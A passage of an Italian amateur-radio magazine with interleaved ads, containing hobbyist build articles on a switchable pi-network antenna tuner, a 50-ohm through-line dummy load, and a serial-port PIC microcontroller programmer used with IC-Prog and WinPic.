mm a circa 3 mm dal bordo sul vostro supporto. Questo sarà l'ancoraggio iniziale del vostro avvolgimento. Createne un altro parallelo a 3 millimetri dal bordo opposto del supporto, che diventerà il punto di terminazione della bobina. Ora inserite il filo nel primo foro, lasciando una "coda" di circa 6cm libera. Mantenete in trazione il filo, magari serrandolo in una morsa o fissandolo alla maniglia di una porta, e cominciate ad avvolgere la vostra bobina. Abbiate cura di distanziare le singole spire di 1mm circa. Continuate così sino al termine dello spazio utile del vostro supporto. Dovreste aver avvolto circa 22 spire, spaziate fra loro di 1 - 1,5 mm, il numero non è critico. Per fissare il tutto, tenendo tirato, inserite il termine del filo nel secondo foro, piegate a 90° e recidete lasciando una coda di circa 6

cm. Saldate ora la bobina sul suo punto di montaggio, fra i due lati caldi dei variabili, rimuovendo le parti in eccesso. Cercate di piazzare la bobina in modo equidistante dalle pareti e dai componenti interni. Avete realizzato un classico pi greco, ma con capacità commutabili. Verificate con tester e schema elettrico che tutto corrisponda alla perfezione. Ora inserite nel foro che si trova sul frontale della scatola il commutatore 1 via / 6 posizioni. Serratelo con cura e verificate che ruotando il perno il corpo non venga trascinato in rotazione. Nel tal caso interponete una rondella dentellata di adatto diametro. Fissate una manopola di dimensioni sufficienti a portare in rotazione il perno senza sforzi (circa 6 cm di diametro). Siamo così arrivati al momento del collegamento alla bobina.

Collegate il primo contatto dopo 2 spire, il secondo dopo altre due, il terzo dopo 3 come il quarto, il quinto sarà dopo ulteriori 5 spire, il sesto al termine bobina. Può sembrare strano, ma la maggior parte degli accordi verrà effettuata nelle prime 4 posizioni. Difficilmente si arriverà a includere tutta la bobina. Questo avviene di norma nel caso si accordino antenne particolarmente corte, o casi di risonanza a prevalenza capacitiva da annullare. Per montare senza problemi i collegamenti tra bobina e commutatore, partite saldando il filo che dal centrale del commutatore porta all'uscita. Poi eseguite i





brevi tratti fra ognuno dei 6 contatti e la bobina. Durante questa operazione tenete la bobina in posizione definitiva al centro del contenitore, in modo che poi i collegamenti la "autosorreggeranno". Riverificate ora con lo schema il circuito realizzato. Notate come le prese della bobina si trovino collegate tramite il commutatore all'uscita dell'accordatore.

Non resta ora che provare a portare in accordo un filo di lunghezza casuale per verificare il

funzionamento del pi greco. Operando a bassa potenza si fa il massimo sul segnale che si riceve selezionando le prese della bobina. Poi si passa a ruotare dolcemente i variabili per un'ulteriore aumento dello S-meter. Si può infine terminare escludendo prima uno e poi l'altro dei due variabili osservando se vi sia un'ulteriore miglioramento. In questo caso si affina con il variabile lasciato inserito nel circuito. Una nota importante: se i variabili sono tipo "radio casalinga" la massima potenza maneggiata non dovrà superare i 30 watt effettivi, per evitare scariche tra le lamelle in particolari situazioni di accordo.

Risultati

Per i famosi problemi condominiali, opero sempre con antenne filari, tese di soppiatto o interne. Con questa nuova versione ho un ottimo accordo con l'817 Yaesu

su bande da 80 a 10 m, con un filo di 10m circa, teso all'interno della stanza. Resta da provarlo all'aperto con fili di lunghezza maggiore, ma credo che problemi non dovrebbero esserci.

Il punto di accordo viene ora trovato più facilmente, e con i variabili non più in posizione di fine corsa. Le sei posizioni sono decisamente sufficienti per le bande OM citate.



**Per i tuoi commenti
e le tue richieste
usa il FORUM su**

www.edizionicec.it

Società organizzata
SERVICE PROMOTION

5° SALONE dell'ELETTRONICA

CON SPAZI DEDICATI: allo SCAMBIO del DISCO e CD
a RADIO e GRAMMOFONI d'EPOCA
all'ELETTRONICA in GENERE

orari: sabato 14,00 - 17,30
domenica 09,30 - 14,30

per informazioni e prenotazioni:
Sig. Agostino LEONORI
tel. 335 373156
fax 0733 598338
e-mail: info@scaleonori.it

ABBINATO ALLA 22ª EDIZIONE DELLA

4 - 5 aprile 2009

in programma il
al **CENTRO FIERE**
VILLA POTENZA di MACERATA

Il meglio per i modi digitali

SSTV BPSK31 BPSK62 BPSK125 QPSK31
FSK31 RTTY Packet Pactor AmTOR
MFSK Throb T63 Heli Olivia FAX

software
ultima versione
MixW2.18 ®

RigExpert

Antenna analyzers

RigExpert AA-200 0.1-200 MHz
RigExpert AA-500 1-500 MHz

USB interfaces

RigExpert Standard
RigExpert Plus

mixw@mixw.co.uk

MKM UK Limited
OFFICIAL DEALER UK & EUROPE

www.mixw.co.uk
www.rigexpert.com

CARICO PASSANTE a 50 Ω

Un ausilio per il laboratorio

Spesso gli OM autocostruttori che trafficano in misure elettriche si trovano ad aver bisogno di piccoli aggeggi di ausilio per le proprie sperimentazioni e che non reperiscono facilmente sul mercato, vuoi per la difficile disponibilità di accessori, vuoi per il costo talvolta spropositato degli stessi, o addirittura perché nessuno ha mai pensato di realizzarli, industria o privato che sia. In questi casi l'autocostruzione aiuta a risolvere i nostri problemi.

In questo mio scritto propongo quindi la realizzazione di un CARICO PASSANTE a 50 Ω da circa 4 W (vedi schema).

Tale dispositivo non è affatto originale ma è molto descritto sulle riviste come Carico Fittizio di uso provvisorio per la facilità con cui si può costruire al momento del bisogno.

Tali dispositivi esistono, quali accessori opzionali e di solito di piccole dimensioni, che non possono essere caricati oltre 1 W, in accoppiamento a sonde di vario genere che le Case costruttrici di strumentazione professionale di laboratorio mettono a disposizione della utenza, ma una volta che sono andati fuori uso (per i più svariati motivi) ne diventa difficile la stessa reperibilità.

La costruzione del dispositivo è molto semplice ed è alla portata di chiunque.

Sembra strano, ma la cosa più difficile è il reperimento del poco e povero materiale che occorre:

- scatolino in lamierino stagnato con coperchio (50 x 55 x 25 circa);
- n° 2 resistenze ad impasto da 100 Ω - 2W;
- n° 2 connettori BNC (femmina) da pannello;
- filo di rame e stagno.


Lo scatolino, se non lo si trova dal proprio fornitore, potrebbe essere richiesto alla Heltron (Nuova Elettronica li usava in un kit di un filtro passa alto per TV – eliminazione interferenze CB in UHF – già predisposto con i fori laterali per connettori BNC).

Le resistenze ad impasto (anti-induttive) bisogna cercarle sul


web, ma, per chi non ha pretese di poterle utilizzare fino ai 500 MHz ed oltre, potrebbero andare bene anche quelle tradizionali a carbone.

Comunque io consiglio di darsi da fare per reperire quelle ad impasto perché ne vale veramente la pena per la costruzione di un dispositivo realmente professionale, e che sarà strausato per la comodità di flessibilità nelle più svariate occasioni di misura.

Per la costruzione ed il montaggio, le foto allegate illustrano la disposizione della modesta componentistica, che va montata rigorosamente nello stesso modo.



CARICO FITTIZIO PASSANTE
50 ohm



Come prima cosa vanno montati i due BNC sulle fiancate.

Poi si salda un filo di rame di interconnessione fra i reofori centrali dei due connettori, così da unirli fra loro.

Ciascuno dei reofori delle due resistenze viene saldato in immediata prossimità dei reofori BNC, sul filo di rame di interconnessione.

L'altro capo dei reofori delle due resistenze va saldato a massa, sul fondo dello scatolino di lamierino stagnato.

Il coperchio chiude poi lo sca-

tolino con le proprie fiancatine elastiche.

L'attrezzo è così pronto per l'uso.

Può essere utilizzato come semplice carico fittizio dei palmari VHF - UHF, ovvero come semplice carico fittizio per apparati CB.

Per tali funzioni non deve essere superato il limite di 5 W.

Può essere utilizzato, ancora, come carico fittizio passante per misura su oscilloscopio o voltmetro elettronico a RF: è questo di norma l'uso specifico.

Mi preme rilevare che se il tutto è ben assemblato, l'SWR è di 1/1,1 fino ad oltre 500 MHz.


Se tale valore non lo si ottiene, sempre restando fermo l'utilizzo di resistenze ad impasto, si deve provare a spostare leggermente la disposizione delle resistenze su filo di interconnessione dei BNC.

A disposizione per ulteriori chiarimenti

i8skg@inwind.it



Meteosat DIGITALE



Ricezione sempre più ricca con i nuovi prodotti.

METEOSAT con 12 radiometri aggiornati ogni 15 minuti. Un radiometro ad alta definizione 1 km/pixel (5.568x11.136 pixel). Altri satelliti ci mandano immagini dell'oceano Indiano da **MET7**, Americhe Est e Ovest dai **GOES**, emisfero Australe con Australia, Giappone ecc. da **METSAT1R**.

Formati **GRIB2** con **COPERTURA**, **ALTEZZA** e **TIPO** di nubi, stima delle **PRECIPITAZIONI**, monitoraggio **INCENDI**.

RAPIDSCAN sull'Europa aggiornati ogni 5 minuti.

NOAA e **METOP** con fantastiche immagini **HRPT** (1 km pixel).

DWDSAT con più di 350 mappe fax in 24 ore e bollettini **SYNOP**.

Tutto con una piccola parabola (80 cm) puntata su HotBird 13°

Al sito <http://www.roy1.com> una descrizione completa del sistema ed il form di registrazione all'Eumetsat.

Software Windows di gestione professionali e amatoriali.

C'è anche un programma freeware per testare la ricezione.

Roberto Fontana - tel. 011 9058124

RADIOTECNICA per radioamatori

L'unico volume che consente di intraprendere l'attività radiantistica partendo da zero e fornisce una preparazione specifica per conseguire la patente di radiooperatore.

È questa, la versione continuamente riveduta e aggiornata, di quello che, da oltre 40 anni, costituisce il testo base per la preparazione all'esame per il conseguimento della patente di radiooperatore. L'attuale revisione, nella sua nuova impostazione, meglio inquadra l'ampia materia, facendone un vero e proprio vademecum di teoria circuitale sugli argomenti che ne costituiscono il programma, sempre però restando a livello piano e accessibile. La materia risulta inquadrata in 5 ampie parti:

- **ELETTROLOGIA ED ELETTRONICA.**
 - **I COMPONENTI ATTIVI.**
 - **ELETTRONICA E RADIOTECNICA.**
 - **DISPOSITIVI PER RADIOCOMUNICAZIONI.**
 - **MISURE E STRUMENTI.**
- guidando passo-passo il lettore dall'elettronica all'antenna, sottolineando sempre più sia l'aspetto fisico dei fenomeni che la loro giustificazione matematica, corredando anche gli argomenti più significativi con un certo numero di esercizi esemplificativi. I regolamenti radiantistici e concernenti le radiocomunicazioni, aggiornati con le ultime disposizioni ministeriali, (nonché diverse utili tabelle), completano la trattazione. Il tutto condensato in 250 pagine.

€ 12.50

Edizioni C&C S.r.l. Via Naviglio 37/2 - 48018 Faenza RA

Tel. 0546/22112 - Fax 0546/662046 <http://www.edizionicec.it> - E-mail: cec@edizionicec.it



Un semplice programmatore per microcontrollori PIC per porta seriale

Programma tutti i PIC esistenti

2ª parte

Programmazione "In Circuit Serial Programming"

Volendo, i microcontrollori PIC possono essere programmati senza essere rimossi dal circuito finale in cui sono impiegati, in quanto in modalità programmazione tutti gli ingressi/uscite passano in uno stato di alta impedenza; inoltre adottando qualche accorgimento di progettazione sul circuito finale, tipo quella di sistemare dei jumpers per separare i pin dell'alimentazione e di /MCLR dai segnali del programmatore e inserire un connettore per portare i segnali dal programmatore, questa caratteristica può essere davvero molto utile. Volendo realizzarla anche con

il nostro programmatore basta collegare i segnali che vanno verso la basetta dello zoccolo di programmazione al connettore predisposto nel circuito finale dove il PIC verrà inserito. Se non intendete separare i pin come detto sopra può risultare opportuno inserire in serie al +5V una resistenza da $47\ \Omega\ \frac{1}{4}\ W$ e una da $220\ \Omega\ \frac{1}{4}\ W$ in serie alla tensione di programmazione. Attenzione comunque dove vanno a finire i 13,2V che collegherete al pin /MCLR nel vostro circuito applicativo.

La costruzione e il collaudo

Una volta reperiti tutti i componenti, nelle varie cassettiere o in

qualunque negozio di elettronica, si può montare il tutto usando una basetta millefori a passo integrati. Il circuito è abbastanza semplice, per cui non ho ritenuto necessario sviluppare un apposito circuito stampato.

Come potete vedere dalle foto, ho realizzato in realtà il tutto con due millefori, una dedicata al circuito vero e proprio e l'altra allo zoccolo per gli integrati PIC, una sorta di zoccolo universale, realizzato idealmente con 4 file di zoccoli a tulipano da 20 x 1 pin, per poter inserire qualunque tipo di PIC (non in SMD ovviamente...), di cui trovate lo schema nella 1ª parte dell'articolo (fig. 8).

Come vedete dalle foto, ho usato quello che avevo nei cassetti

Fig. 10 - Programmatore basetta




Fig. 11 - Zoccolo programmatore






Fig. 12 - Dettaglio zoccolo

per realizzare lo zoccolo universale per i PIC, ma se non avete niente nella cassetteria, la cosa migliore sono appunto i 4 zoccoli da 20 x 1 pin a tulipano. Se poi avete da qualche parte uno zoccolo ZIF (zero insertion force), questa è l'occasione giusta per usarlo!

Attenzione alla corretta spaziatura... a passo integrati "normali" e "grandi".

Ho dotato la basetta del programmatore di un connettore a 6 poli collegato alla schedina "zoccolo" con un flat, al fine di rendere più semplice lo smontaggio, ma potete anche farne a meno. Nulla vieta comunque di realizzare il tutto su una sola basetta millefori più grande.

Raccomando di usare gli zoccoli per gli integrati per non bruciarli in fase di saldatura. Gli integrati vanno inseriti solo dopo il collaudo di tutto il resto del circuito.

Montato il tutto, prestando attenzione alle polarità degli elettrolitici e dei diodi (sia LED che non), e alla piedinatura dei regolatori e dei transistor, senza integrati negli zoccoli, date un'ultima controllata, e verificate con un multimetro che non ci siano corti "secchi" all'ingresso della tensione di alimentazione. Se è tutto regolare, applicate quindi 16 V all'ingresso di alimentazione, possibilmente con un alimentatore protetto in corrente, verificando con il multimetro che all'uscita dei regolatori siano presenti i 5V e i 13,2 V, aiutandovi con lo schema circuitale, per individuare i punti di misura.

Verificate poi che sugli zoccoli degli integrati, sui piedini di ali-

mentazione (+Vdd), rispetto a massa, ci siano + 5V.

Se le tensioni sono presenti nei punti giusti, è ora di togliere l'alimentazione e inserire i due circuiti integrati – il MAX232 e il 74HCT04 – prestando attenzione al verso del pin 1. Ricollegate quindi l'alimentazione, e verificate poi quanto scaldano i due regolatori: dovrebbe essere possibile tenerci il dito sopra senza scottarsi troppo. Se i regolatori scaldano troppo c'è qualcosa che non va: ricontrollate quanto avete montato e provate a vedere cosa succede inserendo un solo integrato alla volta.

Tenete presente comunque che il 7805, avendo all'ingresso per esempio almeno 16 volt, per 10 mA assorbiti sul 5V, dissipa $(16-5)V \times 10mA = 110mW$, quindi è normale che senza dissipatore un po' scaldi.

Se tutto procede per il meglio, potete ora collaudare la funzionalità del circuito, applicando una tensione di 8..10V, rispetto a massa, (in mancanza di altro anche una batteria da 9V va bene) sui vari pedini della porta seriale (connettore DB9), verificando cosa succede lato PIC, ad esempio sui piedini del connettore a 6 poli o direttamente sui piedini dello zoccolo universale.

Con il circuito alimentato, applicando tale tensione riferita a massa sul pin3 del connettore DB9, il LED della tensione di programmazione attiva si deve illuminare e sui piedini indicati come /MCLR devono comparire circa 13V rispetto a massa.

Ripetendo tale operazione per i pin 4 e i pin 7 del DB9 sui piedini denominati rispettivamente data I/O e clock devono comparire circa 5V; quando si attiva il pin 4 del DB9 con la tensione di prova, devono comparire anche circa 10V sul piedino 8 dello stesso DB9.

Se le prove hanno dato esito positivo, il vostro circuito funziona correttamente e siete pronti a procedere con la configurazione del software di programmazione sul PC e il collaudo tramite es-

I PIC programmabili

Ecco la lista dei microcontrollori PIC sicuramente supportati da questo programmatore:

- PIC10F200
- PIC12C508A, PIC12CE518
- PIC12F629, PIC12F675
- PIC16F54
- PIC16F84A
- PIC16F870, PIC16F871, PIC16F872, PIC16F873, PIC16F874
- PIC16F876, PIC16F877
- PIC16F627, PIC16F627A, PIC16F628, PIC16F628A
- PIC16F648A, PIC16F630, PIC16F676
- PIC18F2550

Questi sono i PIC provati; per gli altri, se il software di programmazione installato e poi opportunamente configurato li supporta, non ci dovrebbero essere problemi. Questo argomento sarà ripreso nel prossimo paragrafo.

I software di programmazione compatibili

Esistono in rete vari programmi freeware che sono compatibili con il nostro programmatore e che ho provato personalmente. Come detto sono tutti freeware per uso hobbistico, quindi scaricabili gratuitamente.

Supportano tutti i sistemi operativi Win98-ME, Windows 2000 e Windows XP.

Cominciamo con il più diffuso e utilizzato in ambito hobbistico.

IC-Prog

Questo è il mio programma preferito, è molto semplice e intuitivo da usare e supporta quasi tutti i PIC esistenti.

Visitate il sito: www.ic-prog.com, entrate nella pagina cliccando sullo screenshot del programma, e nella sezione a sinistra chiamata "Download" scaricate il programma, il driver per Windows 2000 e XP e il file di help in italiano; tutti questi file sono "zippati".

Quindi, scaricati i files, basta




Fig. 13 - IC-Prog, configurazione




Fig. 14 - IC-Prog, configurazione HW

scompattare i tre files del programma in una directory, ad esempio C:/Programmi/IC-Prog, e cliccare poi sul ic-prog.exe per eseguirlo.

La prima volta vi comparirà la scritta che dovete configurare il programma in base al programmatore (hardware) di cui disponete.

Inoltre se il vostro PC dispone di un sistema operativo Windows 2000 o XP dovete abilitare il driver relativo.

Partiamo dalle configurazioni di base.

Lanciato il programma, aprite il menù a tendina "Settings" e prima di tutto cambiate nella sezione "Language" la lingua preferita in Italiano. Poi aprite la sezione

"Misc" e smarcate "Abilita il driver NT/200/XP". Dovrete riavviare il programma affinché il tutto abbia effetto (fig. 13).

Riavviato il programma scegliete stavolta sempre "Settaggi" (ora dovrebbe essere tutto in italiano) e poi "Hardware" e quindi scegliete nel menù a tendina "Programmatore" il programmatore "JDM" e la porta COM di cui dispone il vostro PC, solitamente COM1 (fig. 14).

Per vedere quale è la porta COM giusta, cliccate sul vostro PC: Start / Impostazioni / Pannello di Controllo quindi l'icona "Sistema" e poi il tab "Hardware", quindi "Gestione periferiche" e poi "Porte (COM & LPT)", e quindi individuate quale sia la porta

COM corretta da indicare a IC-Prog.

Quindi cliccate su OK e il vostro sistema è pronto per il collaudo.

Per collaudare il vostro programmatore, collegate il programmatore alla porta seriale del vostro PC – io faccio uso di una prolunga con connettori DB9 maschio e femmina con cavo schermato a 8 poli – e alimentate il programmatore, senza inserire alcun PIC sullo zoccolo di programmazione.


Quindi con un multimetro (o un oscilloscopio) preparatevi per leggere le tensioni sui piedini dello zoccolo di programmazione, aiutandovi con lo schema dello zoccolo stesso.

Scegliete stavolta sempre il me-

Fig. 15 - IC-Prog, configurazione



Fig. 16 - IC-Prog, configurazione HW



nù a tendina "Settaggi" e poi "Controllo Hardware".

Smarcando ad esempio "Attiva MCLR" come da Figura 15, sui piedini indicati come /MCLR devono comparire circa 13V rispetto a massa e il led rosso "Vpp" si deve illuminare.

Smarcando poi "Attiva Data Out" e "Attiva Clock", sui piedini denominati rispettivamente data i/o e clock devono comparire circa 5Vdc. Se tutto ciò avviene correttamente il vostro programmatore e il vostro PC sono pronti a programmare il vostro primo PIC.

Programmare il vostro primo PIC con IC-Prog

Volendo ad esempio programmare un PIC 16F84A per il keyer da me presentato qualche anno fa (Radiokit 12/2004) su questa rivista, procuratevi il file. HEX dal sito di Radiokit, www.edizionicec.it, quindi sulla sezione dedicata a Radiokit cliccate su "Downloads", e nella sezione "Programmi utili" individuate "Keyer IV3LZQ_Code"; scaricate il file zip ed estraete il file con estensione .hex nella directory dove avete posizionato il programma IC-Prog.

Tolta alimentazione al programmatore, inserite il PIC 16F84A nello zoccolo di programmazione, allineandolo come da Fig. 12 e come da schema dello zoccolo stesso.

Quindi verificata la sua corretta inserzione, alimentate di nuovo il programmatore, e nel pro-




Fig. 17 - WinPic screenshot

gramma IC-Prog, scegliete come dispositivo il PIC 16F84A, vedi Fig. 16.

Quindi scegliete stavolta il menù a tendina "File", quindi "Apri File" indicando il file con estensione .hex posizionato nella directory dove avete posizionato il programma IC-Prog.

Una volta aperto il file, dal menù a tendina "Comandi", selezionate quindi "Programma tutto" e rispondete sì alla conferma, dando il via alla programmazione del PIC.

Se tutto procede correttamente, il programma dovrà indicarvi alla fine "Dispositivo verificato correttamente", e il LED di programmazione Vpp si illuminerà durante la fase di scrittura e poi di lettura - verifica - del chip programmato.

Vi rimando al file di "help" in italiano del programma per ulteriori dettagli e aiuti.

Altri software di programmazione compatibili

Come accennato, ci sono altri programmi utilizzabili con il nostro programmatore.

Vi darò giusto il link per scaricarne almeno un altro, ma nessuna indicazione di dettaglio per la configurazione e l'utilizzo, poiché ritengo che sia corredato da un ottimo file di "help" e soprattutto per non dilungarmi troppo.

WinPic - DL4YHF's PIC Programmer for Windows

Questo programma, come dice il titolo sopra, è stato scritto da un

P.L. elettronica di Puletti Luigi 20010 Cornaredo (MI) - Tel./Fax 02-93561385 - cell. 336-341187 338-7029525 Ricetrasmittenti • Accessori Vendita presso fiere e per corrispondenza	
USATO GARANTITO - APPARATI ICOM: IC 821H • IC 910H • IC 775 100W • IC 765 • ICR 9000 • IC 7400 • IC 746 + 50 + 144 • IC 737 • IC 718 • IC 751 A + 220V • ICR 71 • ICR 7000 • ICR 8500 • ICR 7100 KENWOOD: TS 870 • TS 850 AT • TS 450 AT • TS 440 AT • TS 60 (50 MHz) 100 W • TS 790 • YAESU: VR 5000 (scanner) • FT 847 • VC 20 • FT 920 HF + 50 • FT 90 veic.	
ACCESSORI USATI: FTS 12 toni per 23R • UT 106 DSP per Icom • Scheda FM per ICR 71 • Modulo FM per TS 430 • Vari toni per vecchi apparati • Varie schedine anche vecchie • Alimentatori usati • Microfoni e altro	
In FEBBRAIO saremo presenti a: FAENZA 28 febbraio - 01 MARZO	

NUOVO OFFERTISSIMA DEL MESE YAESU VR 120 D - FT 897 - FT 857 - FT 7800 ICOM IC 7000 - IC 706 K2G KENWOOD TH F7 - TS 2000	
---	--

OM tedesco, Wolfgang DL4YHF.

Il link per scaricare il programma è: www.qsl.net/dl4yh

cercate quindi il link alla pagina di WinPic.

I passi per la configurazione sono simili a quelli per IC-Prog, nella configurazione - Sezione Interface - scegliete sempre il tipo di programmatore "JDM" e la porta COM corretta, come prima indicato.

Anche con WinPic potete testare prima l'hardware, nella sezione "Interface", come visibile nella schermata di Fig.17, sul lato sinistro, attivando i vari segnali del programmatore, in modo analogo ad IC-Prog.

Anche con WinPic dovete aprire il file .hex con il programma da scaricare nel PIC e specificare il tipo di PIC su cui scrivere. Come vedete le operazioni sono analoghe a quelle per l'altro programma.

Perché gli adattatori USB-RS232 non funzionano con questo circuito

Come vi dicevo all'inizio, una delle idee alla base della realizzazione di questo programma era di poterlo usare con i PC sprovvisti di una vera porta seriale, ma dotabili alla bisogna di una porta seriale mediante adattatore

USB-RS232 esterno. Purtroppo però non c'è niente da fare.

Infatti, la gestione di Windows della porta COM virtuale dell'adattatore, che Windows fa mediante la Application Program Interface (API), è talmente lenta da pregiudicare la corretta temporizzazione necessaria all'algoritmo di programmazione, che quindi non viene eseguito correttamente. Ho interpellato a tal proposito via e-mail Wolfgang DL4YHF, che ha sviluppato il WinPic, il quale con grande disponibilità mi ha ribadito esattamente tale concetto.

Come detto nel paragrafo all'inizio, usando vari adattatori USB-RS232 con i due programmi descritti (e non solo) sono riuscito solo a far leggere al programmatore il contenuto di un PIC precedentemente programmato, mentre la programmazione come detto non funziona.

La soluzione per avviare a tale problema è quella di realizzare un programmatore che sia "insensibile" alla temporizzazione della comunicazione sulla porta seriale emulata dell'adattatore USB-RS232, e che usi la porta seriale solo per ricevere il comando da eseguire e il dato da scrivere.

Questo è possibile utilizzando nel circuito del programmatore

un PIC opportunamente programmato a tale scopo, e su questo progetto sto lavorando al momento, e che appena pronto, vi descriverò in dettaglio in un prossimo articolo.

Conclusioni

Spero che il circuito possa rivelarsi utile e in caso di chiarimenti potete contattarmi tramite mail: iv3lqz@gmail.com

A risentirci, magari in radio, in CW...si intende!

73 de Stefano, IV3LQZ

Bibliografia

- I pinout, i comandi e i cicli di programmazione sono tratti dai datasheets presenti sul sito: www.microchip.com

